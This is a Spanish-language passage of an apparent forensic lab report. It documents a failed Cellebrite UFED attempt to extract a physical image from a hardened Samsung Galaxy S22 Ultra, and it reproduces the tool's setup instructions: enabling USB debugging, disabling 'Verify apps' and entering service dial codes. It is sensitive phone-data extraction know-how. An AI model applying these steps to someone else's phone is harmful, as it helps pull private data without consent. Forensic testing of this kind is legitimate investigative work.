
Samsung Galaxy S22 Ultra (Supercifrado)

El siguiente dispositivo es también de alta seguridad, hay una variación en algunas de sus configuraciones de seguridad hechas a propósito, en este dispositivo se permite la conexión USB con el fin de ir revisar hasta donde es posible la extracción de una imagen forense.


A continuación, el resultado.





Se ha actualizado la versión del Cellebrite UFED 4PC debido a que su versión anterior no soportaba el modelo de dispositivo, primero trataremos de utilizar la característica de autodetección.





Aún y cuando se permite la conexión de USB en este dispositivo (hecho a propósito) la autodetección solo se limita a identificar la marca y el modelo del dispositivo que se conecta, sin embargo, debido a que la conexión no envía estos datos al UFED 4PC se recibe el mensaje de error "Autodetect no puede encontrar al dispositivo"



Con esta limitante se procede a proporcionar los datos de la marca y el modelo del teléfono de forma manual





El modelo se identifica correctamente y se selecciona al Samsung GSM SM-S9080 Galaxy S2 Ultra





El tipo de cable a utilizar es el USB cable 170 proporcionado por Cellebrite.


La única alternativa disponible para realizar una extracción física (en este teléfono) es mediante la técnica forense de **ADB** Rooted (Android Debugged Bridge), que permite a los desarrolladores conectarse a un dispositivo basado en Android y realizar comandos de bajo nivel utilizados para el desarrollo. Cellebrite utiliza este protocolo para extraer datos de dispositivos Android. Cuando se habilita la Depuración USB en dispositivos, es muy probable que pueda realizar una extracción física o de archivos en casi cualquier dispositivo Android. Todas las versiones del sistema operativo Android disponibles actualmente son compatibles. Sin embargo, como lo mencionamos anteriormente aún este recurso no permitió la comunicación del teléfono con el UFED.





A continuación, se indicará el directorio donde se guardará la imagen binaria de la extracción física.




Después de eso, el asistente solicitará que se conecte el adaptador del UFED al teléfono para establecer una conexión con el dispositivo y poder transferir los datos de la imagen forense binaria, en el caso de que el proceso sea exitoso se observará más adelante.




Se observa una advertencia, indicando que el teléfono será reiniciado para proceder con el proceso de extracción.



Al continuar con el proceso, el software UFED trata de establecer comunicación con el dispositivo, en este punto aparece un mensaje de error indicando que la extracción no ha sido exitosa.



### Extraction Error

Cannot connect to device (13)
**SM-S9080 Galaxy S22 Ultra:**
* If the device has an SD card slot, insert an SD card and restart the extraction.
* Please disable "Stay awake" option if it was enabled.
General recovery steps:

- Make sure the phone displays the main screen
- Check the cable number
- Check that the cable connectors are well cleaned
- Replace the connecting cable

To allow phone connection:

- Battery should be fully charged.

1. Power on the phone and wait until it's fully booted
* Only unlocked phones are supported.
2. Set up phone's connectivity as follows:
* On an Android OS 4.1.x and above only, you must first pre-configure the device, using a one-time procedure:
Uncheck the "Verify apps" setting, located in
Menu (Apps) → Settings (More) → Security and confirm any pop-up that appears during the start of the transaction.
To enable the Developer options, go to
Menu (Apps) → Settings (More) → About (Software information) → More, and tap the "Build number" 7 times until they are enabled.
To enable "USB Debugging", go to:
Menu → Settings → Applications → Development → select the checkbox "USB debugging".

- -- OR ---

Menu (Apps) → Settings (More) → Developer options → select the checkbox "USB debugging".

### Extraction Error

Cannot connect to device (13)

- -- OR ---

Menu (Apps) → Settings (More) → Developer options → select the checkbox "USB debugging".

- -- OR ---

Menu → Settings → More → Development → select the checkbox "USB debugging".

- -- OR ---


Menu → Settings → select General tab → Developer options → select "USB debugging" check box.

- -- OR ---


Menu → Settings → General → Applications → Development → USB debugging → Switch to ON
* And if exists:
Menu → Settings → select Networks tab → PC connection → clear the checkbox from "Ask on connection"
Please dial ##8778# or *#7284# on phone's dial pad, if the 'PhoneUtil' menu appears, please set USB to 'PDA'.
Then reboot the phone.
3. Connect the phone device.
4. Press Continue.

## Extracción Lógica Avanzada SAMSUNG GALAXY S22 Ultra

